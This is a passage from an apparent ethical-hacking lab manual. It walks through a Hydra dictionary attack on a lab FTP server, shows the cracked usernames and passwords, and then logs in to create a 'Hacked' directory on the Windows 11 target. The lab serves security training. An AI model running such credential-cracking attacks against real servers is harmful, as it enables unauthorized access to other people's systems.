
23. ☐ Try to log in to the FTP server using one of the cracked username and password combinations. In this lab, use Martin's credentials to gain access to the server.
24. ☐ In the terminal window, type **ftp [IP Address of Windows 11]**, and press **Enter**.
25. ☐ Enter Martin's user credentials (**Martin** and **apple**) to check whether you can successfully log in to the server.
26. ☐ On entering the credentials, you will successfully be able to log in to the server. An ftp terminal appears, as shown in the screenshot.

```
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret serv
ice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics any
way).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-19 02:10:04
[DATA] max 16 tasks per 1 server, overall 16 tasks, 41174 login tries (l:238/p:173), ~2574 tries per
task
[DATA] attacking ftp://10.10.1.11:21/
[21][ftp] host: 10.10.1.11   login: Martin   password: apple
[STATUS] 4827.00 tries/min, 4827 tries in 00:01h, 36347 to do in 00:08h, 16 active
[STATUS] 4776.33 tries/min, 14329 tries in 00:03h, 26845 to do in 00:06h, 16 active
[21][ftp] host: 10.10.1.11   login: Jason   password: qwerty
[21][ftp] host: 10.10.1.11   login: Shiela   password: test
[STATUS] 4780.00 tries/min, 33460 tries in 00:07h, 7714 to do in 00:02h, 16 active
[STATUS] 4776.25 tries/min, 38210 tries in 00:08h, 2964 to do in 00:01h, 16 active
1 of 1 target successfully completed, 3 valid passwords found
[WARNING] Writing restore file because 4 final worker threads did not complete until end.
[ERROR] 4 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-19 02:18:41
┌─[✗]─[root@parrot]─[/home/attacker]
└──╼ #ftp 10.10.1.11
Connected to 10.10.1.11.
220 Microsoft FTP Service
Name (10.10.1.11:attacker): Martin
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp>
```


27. ☐ Now you can remotely access the FTP server hosted on the **Windows 11** machine.
28. ☐ Type **mkdir Hacked** and press **Enter** to remotely create a directory named **Hacked** on the **Windows 11** machine through the ftp terminal.




29. ☐ Click Windows 11 to switch to the **Windows 11** machine and navigate to **C:\FTP**.
30. ☐ View the directory named **Hacked**, as shown in the screenshot:



31. ☐ You have successfully gained remote access to the **FTP server** by obtaining the appropriate credentials.
32. ☐ Click Parrot Security to switch back to the **Parrot Security** machine.
33. ☐ Enter **help** to view all other commands that you can use through the FTP terminal.



34. ☐ On completing the task, enter **quit** to exit the ftp terminal.



35. ☐ This concludes the demonstration of how to crack FTP credentials using a dictionary attack and gain remote access to the FTP server.

36. ☐ Close all open windows on both the **Parrot Security** and **Windows 11** machines.